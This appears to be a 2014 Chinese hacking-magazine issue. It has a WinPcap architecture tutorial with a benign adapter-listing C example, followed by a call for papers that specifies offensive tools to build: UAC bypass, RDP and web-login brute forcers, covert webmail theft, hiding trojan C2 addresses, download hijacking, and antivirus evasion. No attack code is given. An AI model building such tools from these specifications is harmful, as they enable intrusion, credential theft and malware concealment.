WinPcap 是 Windows 平台下访问网络数据链路层的开源库，它允许应用程序绕开网络协议栈来捕获与发送网络数据包，并具备其他有用的特性，诸如内核空间的数据包过滤、网络统计引擎等。在使用 WireShark 之类的网络分析器时，都会直接调用 WinPcap 库。本文将使用 WinPcap 软件库来演示网络分析各方面的基础知识，同时借助于 WinPcap 来分析如何具体设计与实现网络分析软件工具。

WinPcap 相关知识

大多数网络应用程序是通过被广泛使用的操作系统原件来访问网络的，如 socket。由于操作系统已经处理了底层的细节问题（如协议的处理、数据包的封装等），并提供了与读写文件类似的、熟悉的函数接口，因此使用该方法可很容易地访问网络中的数据。然而有些时候，这种“简单的方式”并不能满足任务要求，因为有些应用程序需要直接访问网络中的数据包。也就是说，应用程序需要访问网络中的“原始”数据包，即没有被操作系统使用网络协议处理过的数据包。

1．WinPcap 基础功能分析

WinPcap 就是 Windows 平台下用于数据包捕获与网络分析的一个架构。WinPcap 的目的就是为 Windows 平台的应用程序提供访问方式，其主要功能包括：捕获原始数据包，根据用户指定的规则过滤数据包，将原始数据包发送到网络上，收集网络流量与网络状态的统计信息等。WinPcap 包含一个内核空间数据包过滤器(Netgroup Packet Filter，NPF)、一个底层动态链接库（Packet.dll）和一个高层并独立于系统的动态链接库（wpcap.dll）。

作为一款开源软件，WinPcap 具有性能高、应用广、使用便捷、可移植等优点。许多类型的网络工具软件都会使用 WinPcap，比如具有网络分析功能、可解决网络纷争的网络安全或监视工具软件。比如，类似 WireShark 之类的网络分析器，都会直接调用 WinPcap 库。这样，WireShark 就可主要负责协议解析与图形界面显示相关的工作，而性能问题就由 WinPcap 库来负责处理。

为了能够访问网络上传输的原始数据，数据包捕获系统需要绕过操作系统的协议栈。而这就需要有一部分程序运行在操作系统的内核中，才能与网络接口驱动直接交互。在 WinPcap 中，与操作系统密切相关的是一个叫做 NPF（Netgroup Packet Filter）的设备驱动程序，同时 WinPcap 还对多种 Windows 操作系统提供了不同版本的驱动程序。这些驱动程

序提供了数据包捕获与发送的基本功能，同时也提供了更高级的功能，诸如一个可编程的数据包过滤系统、一个网络监视引擎等。

为了让用户层应用程序能够使用内核驱动所提供的功能，数据包捕获系统则必须导出相关的接口。对此，WinPcap 提供两个不同层次的动态链接库：Packet.dll 与 wpcap.dll。Packet.dll 库提供底层的 API，用来直接访问驱动程序的函数，以便提供独立于微软公司不同操作系统的编程接口。wpcap.dll 库导出了更强大的、更高层的捕获函数接口，并提供了与 UNIX 捕获库 libpcap 的兼容性。这两个库可使数据包的捕获独立于底层网络硬件与操作系统。

WinPcap 在系统各层面上的主要组成部分如图 1 所示。




图 1 WinPcap 在操作系统各层面的主要组成部件

2．深入理解 WinPcap 的驱动程序

WinPcap 的体系结构如图 2 所示，其中 NPF 是 WinPcap 的内核组件，用来处理网络上传输的数据包，并对用户层导出数据包捕获、发送与分析的能力。下面将描述一下 NPF 与操作系统及其他基础组件的交互操作。




图 2 WinPcap 的体系结构

前面说过，WinPcap 的 NPF 作为一个协议驱动程序被实现。从性能的角度来说，这可能并不是最好的选择，但是其允许与 MAC 层具有合理的独立，同时也能完全访问原始的网络流量。NPF 在内核中的位置如图 3 所示。




图 3　NPF 在内核中的位置

正常情况下协议驱动程序与操作系统的交互是异步的。这意味着驱动程序提供了一个回调函数集，当有一些操作需要 NPF 处理时它就会被操作系统调用。NPF 会为应用程序的所有 I/O 操作（open、close、read、write、ioctl 等）导出对应的回调函数。

同样，协议驱动程序与网络驱动程序接口规范(NDIS)库的交互也是异步的。例如一个新数据包到来的事件就是通过一个回调函数（此时为 Packet_tap()）通知 NPF 的。此外，NDIS 与 NIC 驱动程序的交互总是依靠非阻塞函数而发生的：当 NPF 调用一个 NDIS 函数时，该调

用立即返回；当处理结束时，NDIS 调用一个特定的 NPF 完成函数来通告该函数已经完成。驱动程序为任何底层的操作（如发送数据包，对 NIC 设置或请求参数等）导出一个对应的回调函数。

案例分析：捕获网络数据包与设备列表

在网络上，数据包通过物理网络接口卡(Network interface card，NIC)与对应设备驱动程序被传递到操作系统的内核空间，接着对应的协议驱动程序(对 WinPcap 而言就是 NPF 内核驱动)将会处理所接收的数据包，然后相应的应用程序获得该数据包，做进一步的应用处理，比如解析数据包内容并显示出来等。数据包从 NIC 到应用程序的传输路径如图 4 所示。




图 4 数据包从 NIC 到应用程序的传输路径

下面将详细描述从网络上捕获一个数据包，然后传递给应用程序的过程。

1．网卡与 NIC 设备驱动

现代网络接口卡板载内存的数量通常限制为几千字节。在不依赖主机工作能力的情况下，这些内存在全连接速度（full link speed）下需要满足数据包的接收与发送需求。此外，当数据包被存储于板载内存中时，NIC 就会执行一些初步的检查，诸如检查 CRC 错误、过短的以太网数据包，因此，无效的数据包可以立即被丢弃。

一个有效的数据包被 NIC 接收后，将对总线控制器产生一个总线数据传输请求。此时，NIC 控制了总线，传输数据包到主机主内存的 NIC 缓冲区中，接着释放总线，产生一个硬件中断给高级可编程中断控制器（Advanced Programmable Interrupt Controller，APIC）芯片。该芯片唤醒操作系统的中断处理例程（OS interrupt handling routine），它会触发 NIC 设备驱动程序的中断服务程序（ISR）。

在一个写得很好的设备驱动程序中，其 ISR 只做很少的事情。最基本的事情是，检查该中断是否是它自己要处理的（在 x86 机器中一个中断可被多个设备共享），并做出应答。接着，ISR 调度一个较低优先级的函数（称作延迟过程调用，deferred procedure call，DPC），该函数稍后处理硬件请求并告知上层驱动程序(如协议层的驱动程序、数据包捕获驱动程序)一个数据包被接收了。当没有中断被挂起时 CPU 将处理 DPC 例程，而当 NIC 设备驱动程序正在执行处理时，来自 NIC 的中断会被禁用，因为在处理下一个服务前上一个数据包的处理必须完成。此外，既然中断的产生是一个耗费很大的操作，所以现在的 NIC 会允许多个数据包被送入一个中断的上下文中，因此上层驱动程序每次激活时要能够处理多个数据包。

2．数据包捕获驱动

数据包捕获组件主要完成数据包的过滤操作，并把合适的数据包存储在内核缓冲区中，以便用户层的应用程序获取所需的数据包，同时还提供内核空间与用户空间进行交互的系统接口的具体实现。通常，数据包捕获组件对其他的软件模块（如协议栈）是透明的，它并不会对标准的系统行为带来影响。它们仅仅是在系统中插入一个钩子——通常使用一个回调函数实现——只要有新的数据包从网络上到来，它就会被告知。

在 WinPcap 中数据包捕获组件作为一个网络协议驱动程序被实现，即 NPF。对应的回调函数为 NPF_tap 函数，该函数执行的第一步就是对所接收的数据包执行过滤操作，接着把符合过滤条件的数据包放置到一个内核环形缓冲区中，等待应用程序读取数据包。

用户空间的应用程序使用 wpcap.dll 库（wpcap.dll 库的功能由 Packet.dll 库支持）提供的接口函数可方便的从内核驱动处读取数据包，从而完成所需的功能。

3．获得已连接的网络适配器设备列表

通常，编写基于 WinPcap 的应用程序第一件事情，就是获得已连接的网络适配器设备列表，同时在程序结束时确保释放了所获取的设备列表。WinPcap 通过内核空间与用户空间各函数之间的相互配合，来完成网络适配器设备列表的获得与释放操作。WinPcap 可以获得本地主机、远程主机及文件这三种类型的适配器设备列表。本文重点关注获得与释放本地主机适配器设备列表的实现细节。

为了获得与释放已连接的网络适配器设备列表，wpcap.dll 库提供了下列函数：

```
int pcap_findalldevs(pcap_if_t **alldevsp, char *errbuf);
```

函数返回所找到的适配器列表；

```
int pcap_findalldevs_ex(char *source,
struct pcap_rmtauth *auth, pcap_if_t **alldevs,char *errbuf);
```

函数返回所找到的适配器列表；

```
void pcap_freealldevs(pcap_if_t *alldevsp );
```

释放适配器列表；

此处所涉及的重要结构体分析如下。

函数 pcap_findalldevs_ex 和 pcap_findalldevs 分别返回 pcap_if_t 类型的列表 alldevs 和 alldevsp。每个 pcap_if_t 结构体实例都包含着一个适配器的详细信息。其中成员 name 和 description 分别表示一个适配器的名称和一个更容易让人理解的描述。pcap_if_t 结构体的具体定义如下：

```
typedef struct pcap_if pcap_if_t;
```

```
struct pcap_if {
/*如果不为NULL，则指向列表的下一个元素。如果为NULL，则为列表尾部*/
struct pcap_if *next;
/*给pcap_open_live函数传递的一个描述设备名称的字符串指针*/
char *name;
/*如果不为NULL，则指向描述设备的一个可读字符串*/
char *description;
/*一个指向接口地址列表第一个元素的指针*/
struct pcap_addr *addresses;
/*
*PCAP_IF_接口标志。当前仅有的可能标志为PCAP_IF_LOOPBACK，
*如果接口是回环，则设置该标志
*/
bpf_u_int32 flags;
};
```

其中结构体pcap_addr表示接口地址的信息，具体定义如下：

```
typedef struct pcap_addr pcap_addr_t;
struct pcap_addr {
    struct pcap_addr *next;       /*指向下一个元素的指针*/
    struct sockaddr *addr;        /*IP地址 */
    struct sockaddr *netmask;     /*网络掩码 */
    struct sockaddr *broadaddr;   /*广播地址 */
    struct sockaddr *dstaddr;     /*P2P目的地址*/
};
```

下面的示例代码将获取适配器的列表，并在屏幕上显示出来，在程序结束时释放设备列表。如果没有找到适配器，将打印错误信息。

```
#define WIN32
#define HAVE_REMOTE

#include <stdio.h>
#include "pcap.h"

int main()
```

```
{
    pcap_if_t *alldevs;
    pcap_if_t *d;
    int i=0;
    char errbuf[PCAP_ERRBUF_SIZE];

    /*获取本地机器的设备列表*/
    if (pcap_findalldevs_ex(PCAP_SRC_IF_STRING, NULL ,
&alldevs,errbuf) == -1)
    {
        //获取设备列表失败，程序返回
        fprintf(stderr,"Error in pcap_findalldevs_ex: %s\n",
            errbuf);
        exit(1);
    }

    /*打印设备列表*/
    for(d= alldevs; d != NULL; d= d->next)
    {
        printf("%d. %s", ++i, d->name);
        if (d->description)
            printf(" (%s)\n", d->description);
        else
            printf(" (No description available)\n");
    }

    if (i == 0)
    {   //没找到设备接口，确认 WinPcap 已安装，程序退出
        printf("\nNo interfaces found!
Make sure WinPcap is installed.\n");
        return -1;
    }

    /*不再需要设备列表了，释放它*/
```

```
    pcap_freealldevs(alldevs);

    return 0;
}
```

在获取适配器的列表时要记住以下几点。首先，pcap_findalldevs_ex 函数和其他函数一样，有一个 errbuf 参数，一旦发生错误，这个参数将会被写入字符串类型的错误信息中。其次，不是所有的操作系统都支持 WinPcap 提供的网络程序接口，因此，如果想编写一个可移植的应用程序，就必须考虑在什么情况下，description 是 null。在本程序中遇到这种情况时，会打印提示语句"（No description available）"。 最后要记住，当设备列表使用完毕后，要调用 pcap_freealldevs 函数将其占用的内存资源释放掉。

在一台安装 Windows 操作系统的电脑上，运行该程序得到的结果如下所示：

1. rpcap://\Device\NPF_GenericDialupAdapter (Network adapter 'Adapter for generic dialup and VPN capture' on local host)

2. rpcap://\Device\NPF_{349D565F-235A-4B5C-8B9E-AB3B347EC200} (Network adapter 'Marvell Yukon Ethernet Controller. (Microsoft's Packet Scheduler) ' on local host)

正如大家所看到的，Windows 平台下网络适配器的名称读起来相当费力，可见解释性的描述是很有帮助的。事实上，WinPcap 提供了获得网络设备的其他更高级的信息。由 pcap_findalldevs_ex 函数返回的每一个 pcap_if 结构体，都包含一个 pcap_addr 结构体。程序对每一个由 pcap_findalldevs_ex 函数返回的 pcap_if，都通过调用 ifprint 函数来实现打印。

可见，进行网络数据分析时，可以从架构角度来熟悉 WinPcap 库，理解操作系统、NPF、Packet.dll 与 wpcap.dll 之间的关系，便于对后续的内容具有更清晰、宏观的认识。除此之外，WinPcap 还提供了数据包发送、数据包过虑器、网络状态统计、数据包文件存储与读取等功能。详细了解 WinPcap 的应用与体系架构，对进行网络数据分析将会起到事半功倍的效果。

（完）

2014 年第 10 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 10 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

3.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

4.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具

体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014年征稿启示

《黑客防线》作为一本技术月刊，已经14年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种0Day公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑binsun20000@hotmail.com。

Android技术研究

黑防重点栏目，对android系统的攻击、破解、控制等技术的研究。研究方向包括android源代码解析、android虚拟机，重点欢迎针对android下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备0Day的触发机理，对于国际国内发布的poc进行分析研究，编写并提供优化的exploit的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的0Day以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎PHP 、JSP以及html边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新Anti 杀毒软件、HIPS等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非windows系统、非SQL数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680